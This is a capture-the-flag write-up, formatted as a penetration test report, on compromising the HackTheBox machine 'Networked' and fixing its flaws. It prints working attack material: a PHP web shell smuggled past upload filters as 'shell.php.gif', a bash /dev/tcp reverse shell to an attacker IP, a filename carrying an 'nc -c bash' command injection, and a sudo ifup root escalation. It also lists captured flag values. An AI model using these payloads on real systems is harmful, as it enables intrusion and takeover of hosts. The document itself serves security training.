

PENETRATION TEST REPORT

HTB: Networked

ENGAGEMENT DETAILS

Prepared By	cac3r (Jose Cáceres)
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-10-03
Report Version	v1.0
Classification	PUBLIC

Table of Contents

- 1. Executive Summary.....3
- 2. Scope & Rules of Engagement.....4
- 3. Methodology.....5
- 4. Attack Narrative.....6
- 5. Vulnerability Findings.....16
- 6. Post Exploitation & Loot.....23
- 7. Remediation Summaries.....24
- 8. Appendices.....25

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full host compromise. Starting position: Black-box unauthenticated.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	1 / 1
Critical Vulnerabilities	1
High Vulnerabilities	2

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	OS	Status
10.129.65.225	CentOS, Linux	Compromised

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-10-02 10:15 UTC
End Date/Time	2026-10-02 14:10 UTC
Total Time (Testing)	3h 20min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance** — passive & active information gathering
- **Scanning & Enumeration** — port scanning, service fingerprinting, share/AD enumeration
- **Exploitation** — targeted exploitation of identified weaknesses
- **Post-Exploitation** — privilege escalation, lateral movement, credential harvesting
- **Reporting** — documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
FFUF	Fuzzing web applications
NetCat	Read and write data across networks. Listener
BurpSuite	Web application security testing tool. Intercepting, editing HTTP communications

4. Attack Narrative

4.1 Host: 10.129.65.225

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -Pn -n --min-rate=5000 -vv 10.129.65.225 -oG
network/nmap_ports.txt
```

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
443/tcp	closed	https

22 SSH, 80 HTTP
443 HTTPS closed

Targeted service/version scan on discovered ports:


```
sudo nmap -sCV -p22,80,443 -vv --min-rate=5000 10.129.65.225 -oN
network/nmap_service.txt
```

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 63	OpenSSH 7.4 (protocol 2.0)
ssh-hostkey:				
2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)				
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDFgr+LYQ5zL9JWnZmjxP7FT1134sJla89HBT+q				
0X8qrS3tuz+l1n0j3X/wdcgnFXBrhwpRB2spULt2YqRM49aEbm7bRf2pctxuvgeym/pwCghb6nSbds				
7+NwWf/kiHsgZqVx6xroCp/NYbQTvLWt6VF/V+iZ3tiT7E1JJxJqQ05wiqsnjnFaZPYP+ptTqorUKP				
cwliOBd				
256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)				
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAsf				
w2LmpBr1syZ7Z6PkNyQw6NzC3KwSUy1B0Gw8=				
256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)				
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILMrhnJBfdb0fWQswVfynAxcQ8+SNlL38v18VJaa				
80/tcp	open	http	syn-ack ttl 63	Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16				
_http-title: Site doesn't have a title (text/html; charset=UTF-8).				
_http-methods:				
_ Supported Methods: GET HEAD POST OPTIONS				
443/tcp	closed	https	reset ttl 63	

SSH: OpenSSH 7.4
Web server: Apache 2.4.6, PHP 5.4.16
OS: CentOS

Phase 2: Enumeration

Browsing: <http://10.129.65.225/>




Fuzzing:

```
ffuf -u http://10.129.65.225/FUZZ -w /opt/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt
```

```
backup [Status: 301
uploads [Status: 301
```

backup, uploads

Browsing /uploads:



backup.tar. Download it.

Decompress:

```
tar -xvf backup.tar
```

```
- index.php
- lib.php
- photos.php
- upload.php
```

Source code. index.php, lib.php, photos.php, upload.php.

Reading upload.php:

```
File: src/upload.php
1  <?php
2  require '/var/www/html/lib.php';
3
4  define("UPLOAD_DIR", "/var/www/html/uploads/");
5
6  if( isset($_POST['submit']) ) {
7      if (!empty($_FILES["myFile"])) {
8          $myFile = $_FILES["myFile"];
9
10         if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) {
11             echo '<pre>Invalid image file.</pre>';
12             displayform();
13         }
14
15         if ($myFile["error"] !== UPLOAD_ERR_OK) {
16             echo "<p>An error occurred.</p>";
17             displayform();
18             exit;
19         }
20
21         // $name = $_SERVER['REMOTE_ADDR'] . '-' . $myFile["name"];
22         list ($foo,$ext) = getnameUpload($myFile["name"]);
23         $validext = array('.jpg', '.png', '.gif', '.jpeg');
24         $valid = false;
25         foreach ($validext as $vext) {
26             if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
27                 $valid = true;
28             }
29         }
30     }
```

It filters out any file bigger than 60000 bytes and with filename different than *.jpg/png/gif/jpeg checking its extension and contents to confirm MIME/content type.

Phase 3: Initial Access — RCE via malicious PHP File Upload

Using double extension to bypass the filename/extension filter and using magic byte to bypass the content check that identifies MIME. Uploading malicious PHP file with system command execution payload:

Filename:


shell.php.gif

Payload / file content:


<?php system(\$_GET['cmd']); ?>

GIF magic byte:


GIF89a



Browsing photos.php, where images are displayed:



Ctrl + U to view source code:




Click on the link to open the uploaded file at /uploads (*the code changes file name to client IP after upload*).

Enter the cmd parameter with desired command to execute as value. Example id to confirm execution:

(Replace <IP.php.gif> placeholder with your correspondent file)

```
view-source:http://10.129.65.225/uploads/<IP.php.gif>?cmd=id
```



RCE as apache account.

Establishing a shell using bash reverse shell payload.

Set listener:

```
nc -nlvp 9001
```

Bash reverse shell payload, URL encoded:

(Replace <ATTACKER_IP> placeholder with your correspondent attacker system IP. Use preferred port, example uses 9001.)


```
bash+-c+'bash+-i+%26>+/dev/tcp/<ATTACKER_IP>/9001+0>%261'
```

Full URL with payload:

(Replace <IP.php.gif> placeholder with your correspondent file)

(Replace <URL_PAYLOAD> placeholder with your bash reverse shell URL encoded payload)

```
view-source:http://10.129.65.225/uploads/<IP.php.gif>?cmd=<URL_PAYLOAD>
```



Connected as apache to the target system 10.129.65.225.

Pivot to gu ly user: OS command injection in vulnerable script check_attack.php

Navigating the /home directory notice user guly (/home/guly).

```
bash-4.2$ ls
ls
check_attack.php
crontab.guly
user.txt
```

The user.txt flag is not readable. Copying check_attack.php and crontab.guly files to system to read better.

Both scripts are owned by guly. crontab.guly is a setting to run check_attack.php periodically. Opening check_attack.php:

```
1  <?php
2  require '/var/www/html/lib.php';
3  $path = '/var/www/html/uploads/';
4  $logpath = '/tmp/attack.log';
5  $to = 'guly';
6  $msg= '';
7  $headers = "X-Mailer: check_attack.php\r\n";
8
9  $files = array();
10 $files = preg_grep('/^([^.])/', scandir($path));
11
12 foreach ($files as $key => $value) {
13     $msg='';
14     if ($value == 'index.html') {
15         continue;
16     }
17     #echo "-----\n";
18
19     #print "check: $value\n";
20     list ($name,$ext) = getnameCheck($value);
21     $check = check_ip($name,$value);
22
23     if (!($check[0])){
24         echo "attack!\n";
25         # todo: attach file
26         file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);
27
28         exec("rm -f $logpath");
29         exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
30         echo "rm -f $path$value\n";
31         mail($to, $msg, $msg, $headers, "-F$value");
32     }
33 }
34
35 ?>
```

The script function is to check for images in /uploads that mismatches the pattern automatically set on upload (10_10_10_10.*), if the filename does not match, it triggers system commands under a execution sink exec() running system commands to remove this files, appending the filename as a variable in this sink. As the attacker can upload files, the filename is controlled input.

Using the filename to inject system commands (OS command injection). A filename can't contain certain characters like /, so using the standard bash reverse shell is tricky since it contains several / and other special characters. The target system has NetCat tool present, using it's -c or --sh-exec argument to execute system commands is possible since the syntax is valid for a filename. Using ; separator to cut the original line and append new command.

First set listener: *(Use preferred port, example uses 9001.)*

```
nc -nlvp 9001
```


Change directory to the /uploads directory where the images uploaded and checked by the script.

```
cd /var/www/html/uploads
```

Filename payload:

(Replace <ATTACKER_IP> placeholder with your correspondent attacker system IP.)

```
;nc -c bash <ATTACKER_IP> 9001
```



```
touch ';'nc -c bash 10.10.14.204 9001'
bash-4.2$ ls
ls
10_10_14_204.php%00.gif
10_10_14_204.php.gif
127_0_0_1.png
127_0_0_2.png
127_0_0_3.png
127_0_0_4.png
;nc -c bash 10.10.14.204 9001
index.html
```

File created and present in /uploads.

Flag — user.txt

Wait for seconds to few minutes for the scheduled script to run.

```
whoami
guly
cat /home/guly/user.txt
ea641be107e8e07d315e57ae3966c21d
```

Connected as guly to the target system 10.129.65.225.
user.txt: ea641be107e8e07d315e57ae3966c21d

Phase 4: Privilege Escalation

Enumerating sudo privileges:

```
sudo -l
```

```
User guly may run the following commands on networked:
_ (root) NOPASSWD: /usr/local/sbin/changename.sh
```

guly is allowed to run /usr/local/sbin/changename.sh as root without a password required.

Reading the script:

```
cat /usr/local/sbin/changename.sh
```

(see next page)

```

1  #!/bin/bash -p
2  cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
3  DEVICE=guly0
4  ONBOOT=no
5  NM_CONTROLLED=no
6  EoF
7
8  regexp="^[a-zA-Z0-9_\ /-]+$"
9
10 for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
11     echo "interface $var:"
12     read x
13     while [[ ! $x =~ $regexp ]]; do
14         echo "wrong input, try again"
15         echo "interface $var:"
16         read x
17     done
18     echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
19 done
20
21 /sbin/ifup guly0

```

The script makes use of `ifcfg/ifup` to configure/edit a network interface `guly0` and turn it up. To do this, the script prompts for user to input the value of different variables, write them to the configuration file `/etc/sysconfig/network-scripts/ifcfg-guly` and uses `ifup` to set the `guly0` interface up.

There is a known issue in how `ifup` reads and sets the configuration to turn an interface up. Is possible to execute arbitrary commands by adding a space in any variable. The commands after the space will execute in the system.

Flag — root.txt

Running the script with `sudo`, input the variables and in any of them add `bash` after space:

```
sudo /usr/local/sbin/changename.sh
```

```

sudo /usr/local/sbin/changename.sh
interface NAME:
some
interface PROXY_METHOD:
some bash
interface BROWSER_ONLY:
some
interface BOOTPROTO:
some
whoami
root
cat /root/root.txt
2d07ed3372ad26cb7612ee51537ab9ed

```

Shell as root in the target system 10.129.65.225.

root.txt: 2d07ed3372ad26cb7612ee51537ab9ed

5. Vulnerability Findings

5.1 [Critical] File upload leading to RCE

Severity	Critical
Affected Host	10.129.65.225
Port / Service	HTTP 80/tcp - /upload.php

Description

The file upload functionality in /upload.php presents various whitelist filters but can be trivially bypassed to upload malicious PHP files. On top of that, Apache is configured to handle double extensions, executing PHP if the file contains .php extension in it's filename.

Impact

A unauthenticated attacker can bypass the filename/extension filter by using double extensions (<file>.php.gif) and bypass the content/MIME filter by adding a magic byte for the valid media file types like GIF (GIF89a). This allows to upload a malicious PHP file with code that performs execution of system commands, enabling RCE and, after executing a reverse shell, a shell as apache account.

Evidence

The screenshot displays the network traffic in a web browser's developer tools. The 'Request' tab is selected, showing the details of an HTTP POST request to /upload.php. The request body is a multipart/form-data payload. The 'Response' tab is also visible, showing a 200 OK status and HTML content. The request body contains a file named 'shell.php.gif' with a GIF89a magic byte and PHP code to execute system commands. The response body shows a message 'file uploaded, refresh gallery'.

Using double extension in filename (shell.php.gif) and GIF magic byte to content (GIF89a) to bypass filters

```

1 GIF89a
2 uid=48(apache) gid=48(apache) groups=48(apache)
3

```

RCE as apache using the uploaded malicious PHP file

```

bash-4.2$ whoami && ip a | grep inet
whoami && ip a | grep inet
apache
  inet 127.0.0.1/8 scope host lo
  inet6 ::1/128 scope host
  inet 10.129.65.225/16 brd 10.129.255.255 scope global dynamic eth0
  inet6 dead:beef::a0de:adff:fee4:2dd6/64 scope global mngtmpaddr dynamic
  inet6 fe80::a0de:adff:fee4:2dd6/64 scope link

```

Connected as apache to the target system 10.129.65.225

Remediation

(1.) Prevent execution in the upload directory: Disable the PHP handler (php_admin_flag engine off) for /uploads/, or remove the handler via config. Additionally, store uploads outside the web root entirely.

(2.) Don't trust the user's filename: Generate random/server-controlled filenames and append a single, validated extension based on the detected type. So shell.php.gif becomes a1b2c3d4.gif, no double extension, Apache can't be tricked.

References

<https://www.php.net/manual/en/apache.configuration.php>

5.2 [High] OS command injection in vulnerable script check_attack.php

Severity	High
Affected Host	10.129.65.225
Port / Service	Filesystem script - /home/guly/check_attack.php

Description

This script /home/guly/check_attack.php owned by guly is a PHP script that its function is to check for images in /uploads that mismatches the name pattern automatically set on upload (10_10_10_10.*), if the filename does not match, it triggers system commands under a execution sink exec() to remove this files, appending the filename as a variable in this sink. As the attacker can upload files, the filename is controlled input.

Impact

An attacker with access to upload files can abuse this by naming a file in order to execute arbitrary commands. As a filename cant contain /, make use of the target system present NetCat binary nc for it. Using separator ; and nc -c argument to execute the reverse shell, obtaining a shell as gu ly.

(See next page)

Evidence

```

File: /home/x/archive/NetworkedHTB/check_attack.php

1  <?php
2  require '/var/www/html/lib.php';
3  $path = '/var/www/html/uploads/';
4  $logpath = '/tmp/attack.log';
5  $to = 'guly';
6  $msg= '';
7  $headers = "X-Mailer: check_attack.php\r\n";
8
9  $files = array();
10 $files = preg_grep('/^([^.])/', scandir($path));
11
12 foreach ($files as $key => $value) {
13     $msg='';
14     if ($value == 'index.html') {
15         continue;
16     }
17     #echo "-----\n";
18
19     #print "check: $value\n";
20     list ($name,$ext) = getnameCheck($value);
21     $check = check_ip($name,$value);
22
23     if (!($check[0])) {
24         echo "attack!\n";
25         # todo: attach file
26         file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);
27
28         exec("rm -f $logpath");
29         exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
30         echo "rm -f $path$value\n";
31         mail($to, $msg, $msg, $headers, "-F$value");
32     }
33 }
34
35 ?>

```

Filename variable (\$value), client controlled, appended directly to a system execution sink (exec())

```

touch ';nc -c bash 10.10.14.204 9001'
bash-4.2$ ls
ls
10_10_14_204.php%00.gif
10_10_14_204.php.gif
127_0_0_1.png
127_0_0_2.png
127_0_0_3.png
127_0_0_4.png
;nc -c bash 10.10.14.204 9001
index.html_

```

Attacker file with injection payload as filename, using separator (;) and nc command execution function (-c) to initiate a reverse shell

```
whoami
guly
cat /home/guly/user.txt
ea641be107e8e07d315e57ae3966c21d
```

Connected as guly to the target system. Reading user.txt flag

Remediation

Do not pass user input into a system command execution sink `exec()`. Execute the underlying commands (`rm`, `nohup`) directly with arguments as a separate array (no shell interpretation), so input can never be parsed as commands.

5.3 [High] Privileged script using old, known vulnerable ifcfg/ifup

Severity	High
Affected Host	10.129.65.225
Port / Service	<port/tcp — service>

Description

By configured sudo privileges, guly is allowed to run `/usr/local/sbin/changename.sh` as root without a password required. This script makes use of `ifcfg/ifup` to configure/edit a network interface `guly0` and turn it up. The script prompts for user to input the value of different variables, write them to the configuration file `/etc/sysconfig/network-scripts/ifcfg-guly` and uses `ifup` to set the `guly0` interface up. There is a known issue in how `ifup` reads and sets the configuration to turn an interface up. Is possible to execute

arbitrary commands by adding a space in any variable. The commands after the space will execute in the system.

Impact

An attacker with guly user controlled (example via Finding 2) can abuse this script by running the script with sudo, input the variables and in any of them add bash, obtaining a shell as root.

Evidence

```

1  #!/bin/bash -p
2  cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
3  DEVICE=guly0
4  ONBOOT=no
5  NM_CONTROLLED=no
6  EoF
7
8  regexp="^[a-zA-Z0-9_\ /-]+$"
9
10 for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
11     echo "interface $var:"
12     read x
13     while [[ ! $x =~ $regexp ]]; do
14         echo "wrong input, try again"
15         echo "interface $var:"
16         read x
17     done
18     echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
19 done
20
21 /sbin/ifup guly0

```

Script prompts variables to user to input values, using ifcfg/ifup to configure and start an interface

```

sudo /usr/local/sbin/changename.sh
interface NAME:
some
interface PROXY_METHOD:
some bash
interface BROWSER_ONLY:
some
interface BOOTPROTO:
some
whoami
root
cat /root/root.txt
2d07ed3372ad26cb7612ee51537ab9ed

```

Running the script with sudo, exploiting the known issue with ifcfg, obtain a shell as root and read root.txt flag

Remediation

Validate input of variable values with whitelist of known value patterns and, block spaces (). Consider dropping the usage of the old `ifcfg` and use `NetworkManager` since is the standard tool used to configure and manage network interfaces dynamically.

References

<https://seclists.org/fulldisclosure/2019/Apr/24>

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username	Password	Privilege
[NONE]			

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.65.225	user.txt	ea641be107e8e07d315e57ae3966c21d	/home/guly/user.txt
10.129.65.225	root.txt	2d07ed3372ad26cb7612ee51537ab9ed	/root/root.txt

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.1 [Critical] File upload leading to RCE	Critical	Medium	1st
5.2 [High] OS command injection in vulnerable script <code>check_attack.php</code>	High	Low	2nd
